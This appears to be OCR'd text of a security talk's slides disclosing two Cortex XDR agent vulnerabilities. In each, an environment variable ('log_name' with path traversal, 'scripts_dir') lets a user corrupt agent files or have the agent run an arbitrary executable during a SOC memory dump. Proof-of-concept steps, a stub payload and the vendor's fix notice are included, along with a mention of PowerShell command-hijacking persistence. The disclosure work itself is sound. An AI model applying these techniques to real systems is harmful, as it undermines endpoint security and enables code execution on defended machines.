# aWNDb2RTaWdQQ0EyMDExXzIwMTEtMDctMDguY3JsMGEGCCsGAQUFBwEBBFUwUzBR
```

```
<#
.SYNOPSIS

.NOTES
    Author: MDE OPS Team
    Date/Version: See $ScriptVer
#>
param (...
)

# Global variables
[Console]::OutputEncoding = [System.Text.Encoding]::UTF8  # MDEClientAnalyzer.exe outputs UTF-8, so interpret its output as such
$ProcessWaitMin = 5 # wait max minutes to complete
$ToolsDir = Join-Path $outputDir "Tools"
$buildNumber = ([System.Environment]::OSVersion).Version.build
#Enforcing default PSModulePath to avoid getting unexpected modules to run instead of built-in modules
$env:PSModulePath = "C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules"

# Define outputs
$resultOutputDir = Join-Path $outputDir "MDEClientAnalyzerResult"
$SysLogs = Join-Path $resultOutputDir "SystemInfoLogs"
#$psrFile = Join-Path $resultOutputDir "Psr.zip" #Removing until more informative way of collecting screens is added
$ProcMonlog = Join-Path $resultOutputDir "Procmonlog.pml"
$connectivityCheckFile = Join-Path $SysLogs "MDEClientAnalyzer.txt"
$connectivityCheckUserFile = Join-Path $SysLogs "MDEClientAnalyzer_User.txt"
$outputZipFile = Join-Path $outputDir "MDEClientAnalyzerResult.zip"
$WprpTraceFile = Join-Path  $resultOutputDir "FullSenseClient.etl"
$XmlLogFile = Join-Path $SysLogs "MDEClientAnalyzer.xml"
$XslFile = Join-Path $ToolsDir "MDEReport.xslt"
$RegionsJson = Join-Path $ToolsDir "RegionsURLs.json"
$EndpointList = Join-Path $ToolsDir "endpoints.txt"
$ResourcesJson = Join-Path $ToolsDir "Events.json"
$HtmOutputFile = Join-Path $resultOutputDir "MDEClientAnalyzer.htm"
$CertSignerResults = "$resultOutputDir\SystemInfoLogs\CertSigner.log"
$CertResults = "$resultOutputDir\SystemInfoLogs\CertValidate.log"
```

Intermezzzzzzzo...

- Hijacking PowerShell commands: Masquerading persistence on the system
- PowerShell profiles, Proxy functions
- Write-Output -> Start-Process

Source: https://security-garage.com/index.php/es/malware/hijacking-powershell-commands-masquerading-persistence-on-the-system
Author: Santiago Gonzalez Ocana

One more ?

Cortex XDR agent


```
05/24/2023  11:32 AM               380 windows_timeline_parser.json
05/24/2023  11:32 AM            17,608 windows_timeline_parser.py
05/24/2023  11:32 AM               427 winrar_archistory.json
05/24/2023  11:32 AM             1,515 winrar_archistory.py
05/24/2023  11:32 AM             7,340 wmi_data_collection.py
05/24/2023  11:32 AM               317 wmi_parser.json
05/24/2023  11:32 AM             9,062 wmi_parser.py
05/24/2023  11:32 AM               625 wordwheelquery_parser.json
05/24/2023  11:32 AM               879 wordwheelquery_parser.py
05/24/2023  11:32 AM               295 xdrhealth_installer.json
05/24/2023  11:32 AM            15,804 xdrhealth_installer.py
05/24/2023  11:32 AM           154,191 yara_data.json
05/24/2023  11:32 AM                 0 __init__.py
             269 File(s)      3,119,781 bytes
               2 Dir(s)  116,915,040,256 bytes free

C:\ProgramData\Cyvera\LocalSystem\Python\scripts>
```

Cortex XDR agent – Modify XDR Logging location

The vulnerability:

- The python scripts is considering the environment variable “log_name”

C:\ProgramData\cyvera\LocalSystem\Python\scripts\service_logger.py


```
LOGGER_NAME = "python_service"
LOG_FILE_NAME = os.environ.get('log_name') or "python_service.log"
LOG_LEVEL_ENV_NAME = "log_level"  # Env variable name for log level
LOG_PATH_ENV_NAME = "log_path"  # Env variable name to define log file location
DEFAULT_LOG_LEVEL = logging.INFO
DISABLED_LOG_LEVEL = -1

__initialized = False  # Records if logger initialization happened

@staticmethod
def __get_log_path():
    log_path = os.environ.get(ServiceLogger.LOG_PATH_ENV_NAME, None)
    if log_path:
        return os.path.join(log_path, ServiceLogger.LOG_FILE_NAME)
    return os.path.join(os.getcwd(), ServiceLogger.LOG_FILE_NAME)
```

Cortex XDR Agent – Modify XDR Logging location


- Modify XDR Logging location
- Environment Variable manipulation
- Messing with logging and Cortext XDR agent functionality
- Impact on integrity




Cortex XDR agent – Modify XDR Logging location

- POC Exploit:
  - Create a system env. variable „log_name“
  - Set the value to

..\..\..\Program Files\Palo Alto Networks\Traps\cyreport.exe






```
C:\Program Files\Palo Alto Networks\Traps>whoami
nt authority\system

C:\Program Files\Palo Alto Networks\Traps>del cyreport.exe
C:\Program Files\Palo Alto Networks\Traps\cyreport.exe
Access is denied.
```

Cortex XDR Agent – Modify XDR Logging location

The vulnerability:

- The python scripts is considering the environment variable “scripts_dir”

C:\ProgramData\cyvera\LocalSystem\Python\scripts\memory_dump.py

```
run_from_offline_collector = False
if dump_type == "full":
    # If scripts_dir exists, script is run from OfflineCollector.
    scripts_dir = os.environ.get('scripts_dir', None)
    if scripts_dir:
        run_from_offline_collector = True
        memory_dump_dir = scripts_dir
    else:
        memory_dump_dir = MEMORY_DUMP_DIRECTORY if os.path.isdir(DOWNLOAD_DIR) else os.g

    tool_path = os.path.join(memory_dump_dir, tool_name if tool_name else DUMP_TOOL_NAME
    tool_args = tool_input_args if tool_input_args else DUMP_FILE_NAME

    self._logger.info(f"Validating tool path '{tool_path}', memory_dump_dir='{memory_dum

    if not self.validate_dump_tool_exists(tool_path, run_from_offline_collector):
        raise MemoryDumpException(f"Cannot find '{tool_path}'. Exiting.")

    if not self.execute_external_tool(tool_path, tool_args):
        raise MemoryDumpException(f"Failed to execute external tool '{tool_path}' with a
```


Cortex XDR Agent – Modify XDR Logging location

- Create a new folder C:\tools
- Then place into this folder an arbitrary executable and rename it to winpmem.exe.
- Create a new system environment variable

  Variable name: script_dir
  Variable value: C:\tools\


```
#include <iostream>
#include <stdlib.h>
#include <string.h>

int main()
{
    std::cin.ignore();
    std::cout << "Execution finished" << std::endl;
}
```



Cortex XDR Agent – Modify XDR Logging location

- Wait for SOC using the Cortex XDR web application to initiate a memory dump. (Incident Response -> Response -> Action Center -> New Action -> Memmory Collection …)
- Cortex-xdr-payload.exe will launch our executable in C:\tools\winpmem.exe



The Fix

Hi Danijel,

Thanks for your patience.

A fix was released through a Content Update recently. Specifically, the techniques mentioned in the report should be blocked by Cortex XDR agent with CU-940 and later content update versions. Please validate and confirm with us that this behavior is now addressed.


NIL
part of conscia
IT for a Better Life
nil.com